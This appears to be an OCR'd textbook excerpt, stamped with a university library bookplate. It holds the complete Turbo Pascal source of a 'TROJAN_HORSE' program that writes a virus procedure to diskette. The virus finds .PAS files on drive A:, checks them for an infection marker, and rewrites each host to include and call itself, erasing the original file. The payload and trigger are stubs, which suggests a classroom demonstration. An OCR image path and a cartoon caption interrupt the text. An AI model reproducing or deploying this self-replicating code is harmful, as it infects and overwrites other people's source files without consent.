WRITELN(VIR, '    PROCEDURE INFECTOR;');
WRITELN(VIR, '      CONST');
WRITELN(VIR, '        NUM_TO_INFECT = 1;');
WRITELN(VIR, '        MAX_SIZE_OF_FILE_INVENTORY = 10;');
WRITELN(VIR, '');
WRITELN(VIR, '      TYPE');
WRITELN(VIR, '        FILE_INVENTORY = ARRAY[1..MAX_SIZE_OF_FILE_INVENTORY] OF STRING;');
WRITELN(VIR, '        INVENTORY_RANGE = 0..MAX_SIZE_OF_FILE_INVENTORY;');
WRITELN(VIR, '');
WRITELN(VIR, '      VAR');
WRITELN(VIR, '        PROSPECTIVE_HOSTS : FILE_INVENTORY;');
WRITELN(VIR, '        NUM_OF_PROSPECTS : INVENTORY_RANGE;');
WRITELN(VIR, '        PROSPECT_NUMBER : 1..MAX_SIZE_OF_FILE_INVENTORY;');
WRITELN(VIR, '        NUM_OF_NEW_INFECTIONS : 0..MAX_SIZE_OF_FILE_INVENTORY;');
WRITELN(VIR, '');
WRITELN(VIR, '');
WRITELN(VIR, '      PROCEDURE GET_PROSPECTIVE_HOSTS');
WRITELN(VIR, '            (VAR PROSPECTIVE_HOSTS : FILE_INVENTORY;');
WRITELN(VIR, '             VAR NUM_OF_PROSPECTS : INVENTORY_RANGE);');
WRITELN(VIR, '');
WRITELN(VIR, '        CONST');
WRITELN(VIR, '          DRIVE = ''A:'';');
WRITELN(VIR, '          EXTENSION = ''.PAS'';');
WRITELN(VIR, '          FILE_TYPE = ANYFILE;  {ANYFILE IS A CONST IN THE DOS UNIT}');
WRITELN(VIR, '');
WRITELN(VIR, '        VAR');
WRITELN(VIR, '          FILE_FROM_DIRECTORY : SEARCHREC;');
WRITELN(VIR, '          {-------------------------------------------------------------');
WRITELN(VIR, '          SEARCHREC IS A TYPE DECLARED WITHIN THE DOS UNIT.  FOR REFERENCE:');
WRITELN(VIR, '');
WRITELN(VIR, '          TYPE');
WRITELN(VIR, '            SEARCHREC = RECORD');
WRITELN(VIR, '                          FILL : ARRAY[1..21] OF BYTE;');
WRITELN(VIR, '                          ATTR : BYTE;');
WRITELN(VIR, '                          TIME : LONGINT;');
WRITELN(VIR, '                          SIZE : LONGINT;');
WRITELN(VIR, '                          NAME : STRING[12];');
WRITELN(VIR, '                        END;');
WRITELN(VIR, '          -------------------------------------------------------------}');
WRITELN(VIR, '');
WRITELN(VIR, '          FILE_NAME : STRING;');
WRITELN(VIR, '          NAME_SPECIFICATION : STRING;');
WRITELN(VIR, '          I : 1..MAX_SIZE_OF_FILE_INVENTORY;');
WRITELN(VIR, '');
```


```
WRITELN(VIR, '        BEGIN  {PROCEDURE GET_PROSPECTIVE_HOSTS}');
WRITELN(VIR, '          FOR I := 1 TO MAX_SIZE_OF_FILE_INVENTORY DO');
WRITELN(VIR, '            PROSPECTIVE_HOSTS[I] := '''';');
WRITELN(VIR, '          NUM_OF_PROSPECTS := 0;');
WRITELN(VIR, '');
WRITELN(VIR, '          FILE_NAME := ''X'';');
WRITELN(VIR, '          NAME_SPECIFICATION := DRIVE + FILE_NAME + EXTENSION;');
WRITELN(VIR, '');
WRITELN(VIR, '          WHILE LENGTH(NAME_SPECIFICATION) <= 14 DO');
WRITELN(VIR, '            BEGIN');
WRITELN(VIR, '              FINDFIRST(NAME_SPECIFICATION, FILE_TYPE, FILE_FROM_DIRECTORY);');
WRITELN(VIR, '');
WRITELN(VIR, '              WHILE (NUM_OF_PROSPECTS < MAX_SIZE_OF_FILE_INVENTORY) AND');
WRITELN(VIR, '                (DOSERROR = 0) DO');
WRITELN(VIR, '                  BEGIN');
WRITELN(VIR, '                    NUM_OF_PROSPECTS := NUM_OF_PROSPECTS + 1;');
WRITELN(VIR, '                    PROSPECTIVE_HOSTS[NUM_OF_PROSPECTS] :=');
WRITELN(VIR, '                      DRIVE + FILE_FROM_DIRECTORY.NAME;');
WRITELN(VIR, '                    FINDNEXT(FILE_FROM_DIRECTORY);');
WRITELN(VIR, '                  END;');
WRITELN(VIR, '');
WRITELN(VIR, '              FILE_NAME := ''?'' + FILE_NAME;');
WRITELN(VIR, '              NAME_SPECIFICATION := DRIVE + FILE_NAME + EXTENSION;');
WRITELN(VIR, '            END;');
WRITELN(VIR, '        END;  {PROCEDURE GET_PROSPECTIVE_HOSTS}');
WRITELN(VIR, '');
WRITELN(VIR, '');
WRITELN(VIR, '      FUNCTION ALREADY_INFECTED( FILE_NAME:STRING ): BOOLEAN;');
WRITELN(VIR, '        CONST');
WRITELN(VIR, '          IDENTIFICATION_MARKER = ''A:VIRUS.PAS'';');
WRITELN(VIR, '');
WRITELN(VIR, '        VAR');
WRITELN(VIR, '          PROSPECT : TEXT;');
WRITELN(VIR, '          ALREADY_HIT : BOOLEAN;');
WRITELN(VIR, '          LINE_OF_CODE : STRING;');
WRITELN(VIR, '');
WRITELN(VIR, '        BEGIN  {FUNCTION ALREADY_INFECTED}');
WRITELN(VIR, '          ASSIGN(PROSPECT, FILE_NAME);');
WRITELN(VIR, '          RESET(PROSPECT);');
WRITELN(VIR, '');
WRITELN(VIR, '          ALREADY_HIT := FALSE;');
WRITELN(VIR, '');
WRITELN(VIR, '          WHILE (NOT EOF(PROSPECT)) AND (NOT ALREADY_HIT) DO');
WRITELN(VIR, '            BEGIN');
WRITELN(VIR, '              READLN(PROSPECT, LINE_OF_CODE);');
WRITELN(VIR, '              IF POS(IDENTIFICATION_MARKER, LINE_OF_CODE) > 0');
WRITELN(VIR, '                THEN ALREADY_HIT := TRUE;');
WRITELN(VIR, '            END;');
WRITELN(VIR, '');
WRITELN(VIR, '          IF ALREADY_HIT');
WRITELN(VIR, '            THEN ALREADY_INFECTED := TRUE');
WRITELN(VIR, '            ELSE ALREADY_INFECTED := FALSE;');
WRITELN(VIR, '');
WRITELN(VIR, '          CLOSE(PROSPECT);');
WRITELN(VIR, '');
WRITELN(VIR, '        END;  {FUNCTION ALREADY_INFECTED}');
WRITELN(VIR, '');
WRITELN(VIR, '');
```

```
WRITELN(VIR, '      PROCEDURE IMPLANT_VIRUS( FILE_NAME:STRING );');
WRITELN(VIR, '        CONST');
WRITELN(VIR, '          NAME_OF_WORK_FILE = ''A:{}.PAS'';');
WRITELN(VIR, '');
WRITELN(VIR, '        VAR');
WRITELN(VIR, '          FILE_TO_BE_INFECTED : TEXT;');
WRITELN(VIR, '          INFECTED_COPY : TEXT;');
WRITELN(VIR, '          LINE_OF_CODE : STRING;');
WRITELN(VIR, '');
WRITELN(VIR, '        BEGIN  {PROCEDURE IMPLANT_VIRUS}');
WRITELN(VIR, '          ASSIGN(FILE_TO_BE_INFECTED, FILE_NAME);');
WRITELN(VIR, '          RESET(FILE_TO_BE_INFECTED);');
WRITELN(VIR, '');
WRITELN(VIR, '          ASSIGN(INFECTED_COPY, NAME_OF_WORK_FILE);');
WRITELN(VIR, '          REWRITE(INFECTED_COPY);');
WRITELN(VIR, '');
WRITELN(VIR, '');
WRITELN(VIR, '          {BYPASS LINES OF CODE PRECEDING THE PROGRAM HEADING.          }');
WRITELN(VIR, '');
WRITELN(VIR, '          IF NOT EOF(FILE_TO_BE_INFECTED)');
WRITELN(VIR, '            THEN READLN(FILE_TO_BE_INFECTED, LINE_OF_CODE);');
WRITELN(VIR, '');
WRITELN(VIR, '          WHILE (NOT EOF(FILE_TO_BE_INFECTED))  AND');
WRITELN(VIR, '            (POS(''PROGRAM'', LINE_OF_CODE) = 0)       DO');
WRITELN(VIR, '               BEGIN');
WRITELN(VIR, '                 WRITELN(INFECTED_COPY, LINE_OF_CODE);');
WRITELN(VIR, '                 READLN(FILE_TO_BE_INFECTED, LINE_OF_CODE);');
WRITELN(VIR, '               END;');
WRITELN(VIR, '');
WRITELN(VIR, '          WRITELN(INFECTED_COPY, LINE_OF_CODE);');
WRITELN(VIR, '          READLN(FILE_TO_BE_INFECTED, LINE_OF_CODE);');
WRITELN(VIR, '');
WRITELN(VIR, '');
WRITELN(VIR, '          {INSTALL THE ''USES DOS;'' DECLARATION.  THIS SEGMENT OF CODE IS');
WRITELN(VIR, '           MADE COMPLICATED BY THE FACT THAT THE PROGRAM BEING INFECTED');
WRITELN(VIR, '           MAY OR MAY NOT ALREADY CONTAIN A ''USES'' DECLARATION AND, IF');
WRITELN(VIR, '           IT DOES, THE NAMES OF THE UNITS USED MAY OR MAY NOT BE ON');
WRITELN(VIR, '           SUCCESSIVE LINES AND THEY MAY BE IN ANY ORDER.              }');
WRITELN(VIR, '');
WRITELN(VIR, '          WHILE (NOT EOF(FILE_TO_BE_INFECTED))   AND');
WRITELN(VIR, '            (POS(''USES''     , LINE_OF_CODE) = 0) AND');
WRITELN(VIR, '            (POS(''CONST''    , LINE_OF_CODE) = 0) AND');
WRITELN(VIR, '            (POS(''TYPE''     , LINE_OF_CODE) = 0) AND');
WRITELN(VIR, '            (POS(''VAR''      , LINE_OF_CODE) = 0) AND');
WRITELN(VIR, '            (POS(''BEGIN''    , LINE_OF_CODE) = 0) AND');
WRITELN(VIR, '            (POS(''PROCEDURE'', LINE_OF_CODE) = 0) AND');
WRITELN(VIR, '            (POS(''FUNCTION'' , LINE_OF_CODE) = 0)      DO');
WRITELN(VIR, '               BEGIN');
WRITELN(VIR, '                 WRITELN(INFECTED_COPY, LINE_OF_CODE);');
WRITELN(VIR, '                 READLN(FILE_TO_BE_INFECTED, LINE_OF_CODE);');
WRITELN(VIR, '               END;');
WRITELN(VIR, '');
WRITELN(VIR, '          IF POS(''USES'', LINE_OF_CODE) > 0');
WRITELN(VIR, '            THEN');
WRITELN(VIR, '              BEGIN');
WRITELN(VIR, '                WRITELN(INFECTED_COPY, ''      USES DOS, CRT, GRAPH;'');');
WRITELN(VIR, '                WRITELN(INFECTED_COPY);');
WRITELN(VIR, '');
WRITELN(VIR, '                READLN(FILE_TO_BE_INFECTED, LINE_OF_CODE);');
WRITELN(VIR, '');
WRITELN(VIR, '                WHILE (NOT EOF(FILE_TO_BE_INFECTED)) AND');
WRITELN(VIR, '                  ( (POS(''DOS'',   LINE_OF_CODE) > 0) OR');
WRITELN(VIR, '                    (POS(''CRT'',   LINE_OF_CODE) > 0) OR');
WRITELN(VIR, '                    (POS(''GRAPH'', LINE_OF_CODE) > 0) )   DO');
WRITELN(VIR, '                  READLN(FILE_TO_BE_INFECTED, LINE_OF_CODE);');
WRITELN(VIR, '              END');
WRITELN(VIR, '            ELSE');
WRITELN(VIR, '              BEGIN');
WRITELN(VIR, '                WRITELN(INFECTED_COPY, ''      USES DOS;'');');
WRITELN(VIR, '                WRITELN(INFECTED_COPY);');
WRITELN(VIR, '              END;');
WRITELN(VIR, '');
WRITELN(VIR, '');
```

```
WRITELN(VIR, '          {INSTALL THE ''INCLUDE DIRECTIVE, WHICH EFFECTS THE REFERENCE');
WRITELN(VIR, '           TO THE VIRUS PROCEDURE IN AN EXTERNAL FILE.                  }');
WRITELN(VIR, '');
WRITELN(VIR, '          WHILE (NOT EOF(FILE_TO_BE_INFECTED))   AND');
WRITELN(VIR, '            (POS(''PROCEDURE'', LINE_OF_CODE) = 0) AND');
WRITELN(VIR, '            (POS(''FUNCTION'' , LINE_OF_CODE) = 0) AND');
WRITELN(VIR, '            (POS(''BEGIN''    , LINE_OF_CODE) = 0)     DO');
WRITELN(VIR, '            BEGIN');
WRITELN(VIR, '              WRITELN(INFECTED_COPY, LINE_OF_CODE);');
WRITELN(VIR, '              READLN(FILE_TO_BE_INFECTED, LINE_OF_CODE);');
WRITELN(VIR, '            END;');
WRITELN(VIR, '');
WRITELN(VIR, '          WRITELN(INFECTED_COPY);');
WRITELN(VIR, '          WRITELN(INFECTED_COPY, ''     {'', ''$I'', '' A:VIRUS.PAS'', ''}'');');
WRITELN(VIR, '          WRITELN(INFECTED_COPY);');
WRITELN(VIR, '');
WRITELN(VIR, '');
WRITELN(VIR, '          {INSTALL THE INVOCATION OF THE VIRUS PROCEDURE.               }');
WRITELN(VIR, '');
WRITELN(VIR, '          WHILE (NOT EOF(FILE_TO_BE_INFECTED)) AND');
WRITELN(VIR, '            (POS(''BEGIN'', LINE_OF_CODE) = 0)       DO');
WRITELN(VIR, '            BEGIN');
WRITELN(VIR, '              WRITELN(INFECTED_COPY, LINE_OF_CODE);');
WRITELN(VIR, '              READLN(FILE_TO_BE_INFECTED, LINE_OF_CODE);');
WRITELN(VIR, '            END;');
WRITELN(VIR, '');
WRITELN(VIR, '          WRITELN(INFECTED_COPY, LINE_OF_CODE);');
WRITELN(VIR, '');
WRITELN(VIR, '          WRITELN(INFECTED_COPY);');
WRITELN(VIR, '          WRITELN(INFECTED_COPY, ''      VIRUS;'');');
WRITELN(VIR, '          WRITELN(INFECTED_COPY);');
WRITELN(VIR, '');
WRITELN(VIR, '');
WRITELN(VIR, '          {COPY THE REST FOR THE FILE TO BE INFECTED INTO THE WORK FILE}');
WRITELN(VIR, '');
WRITELN(VIR, '          WHILE NOT EOF(FILE_TO_BE_INFECTED) DO');
WRITELN(VIR, '            BEGIN');
WRITELN(VIR, '              READLN(FILE_TO_BE_INFECTED, LINE_OF_CODE);');
WRITELN(VIR, '              WRITELN(INFECTED_COPY, LINE_OF_CODE);');
WRITELN(VIR, '            END;');
WRITELN(VIR, '');
WRITELN(VIR, '          CLOSE(FILE_TO_BE_INFECTED);');
WRITELN(VIR, '          CLOSE(INFECTED_COPY);');
WRITELN(VIR, '');
WRITELN(VIR, '          ERASE(FILE_TO_BE_INFECTED);');
WRITELN(VIR, '          RENAME(INFECTED_COPY, FILE_NAME);');
WRITELN(VIR, '');
WRITELN(VIR, '        END;  {PROCEDURE IMPLANT_VIRUS}');
WRITELN(VIR, '');
WRITELN(VIR, '');
WRITELN(VIR, '      PROCEDURE REPORT_THE_INFECTION( FILE_NAME:STRING );');
WRITELN(VIR, '        BEGIN');
WRITELN(VIR, '           WRITELN;');
WRITELN(VIR, '           WRITELN(''*** VIRUS TRANSMITTED TO FILE:  '', FILE_NAME, '' ***'');');
WRITELN(VIR, '           WRITELN;');
WRITELN(VIR, '        END;  {PROCEDURE REPORT_THE_INFECTION}');
WRITELN(VIR, '');
WRITELN(VIR, '');
```

```
 WRITELN(VIR, '       BEGIN {PROCEDURE INFECTOR}');
 WRITELN(VIR, '         GET_PROSPECTIVE_HOSTS(PROSPECTIVE_HOSTS, NUM_OF_PROSPECTS);');
 WRITELN(VIR, '');
 WRITELN(VIR, '         NUM_OF_NEW_INFECTIONS := 0;');
 WRITELN(VIR, '         PROSPECT_NUMBER := 1;');
 WRITELN(VIR, '');
 WRITELN(VIR, '         WHILE (NUM_OF_PROSPECTS > 0) AND');
 WRITELN(VIR, '           (PROSPECT_NUMBER < NUM_OF_PROSPECTS) AND');
 WRITELN(VIR, '           (NUM_OF_NEW_INFECTIONS < NUM_TO_INFECT)  DO');
 WRITELN(VIR, '           BEGIN');
 WRITELN(VIR, '             IF NOT ALREADY_INFECTED(PROSPECTIVE_HOSTS[ PROSPECT_NUMBER ])');
 WRITELN(VIR, '               THEN');
 WRITELN(VIR, '                 BEGIN');
 WRITELN(VIR, '                   IMPLANT_VIRUS( PROSPECTIVE_HOSTS[ PROSPECT_NUMBER ] );');
 WRITELN(VIR, '                   NUM_OF_NEW_INFECTIONS := NUM_OF_NEW_INFECTIONS + 1;');
 WRITELN(VIR, '                   REPORT_THE_INFECTION( PROSPECTIVE_HOSTS[PROSPECT_NUMBER] );');
 WRITELN(VIR, '                 END');
 WRITELN(VIR, '               ELSE');
 WRITELN(VIR, '                 PROSPECT_NUMBER := PROSPECT_NUMBER + 1;');
 WRITELN(VIR, '           END;');
 WRITELN(VIR, '       END;  {PROCEDURE INFECTOR}');
 WRITELN(VIR, '');
 WRITELN(VIR, '');
 WRITELN(VIR, '     FUNCTION TRIGGER_CHECK : BOOLEAN;');
 WRITELN(VIR, '       {THIS IS JUST A STUB.}');
 WRITELN(VIR, '           BEGIN');
 WRITELN(VIR, '              TRIGGER_CHECK := FALSE;');
 WRITELN(VIR, '           END;  {TRIGGER_CHECK}');
 WRITELN(VIR, '');
 WRITELN(VIR, '');
 WRITELN(VIR, '     PROCEDURE MANIPULATION_PART;');
 WRITELN(VIR, '       {THIS IS JUST A STUB.}');
 WRITELN(VIR, '           BEGIN');
 WRITELN(VIR, '           END;  {MANIPULATION_PART}');
 WRITELN(VIR, '');
 WRITELN(VIR, '');
 WRITELN(VIR, '     BEGIN {PROCEDURE VIRUS}');
 WRITELN(VIR, '       INFECTOR;');
 WRITELN(VIR, '       IF TRIGGER_CHECK');
 WRITELN(VIR, '         THEN MANIPULATION_PART;');
 WRITELN(VIR, '     END;  {PROCEDURE_VIRUS}');
WRITELN(VIR, '');

     CLOSE(VIR);

     WRITELN;
     WRITELN('***  VIRUS FILE CREATED:  A:VIRUS.PAS ***');
     WRITELN;
  END;  {PROCEDURE COPY_THE_VIRUS_PROCEDURE_INTO_A_FILE_ON_DISKETTE}



        BEGIN {PROGRAM TROJAN_HORSE}
           COPY_THE_VIRUS_PROCEDURE_INTO_A_FILE_ON_DISKETTE;
           VIRUS;
        END.
```

* * *


Dang it! I'm NOT switching to "floppy disks" ... don't they know I've got a System? ... Take away my card Punch Machine will they ? ...
EX LIBRIS
THE EDWARD AND DORIS MORTOLA LIBRARY
PACE
UNIVERSITY
PLEASANTVILLE, NEW YORK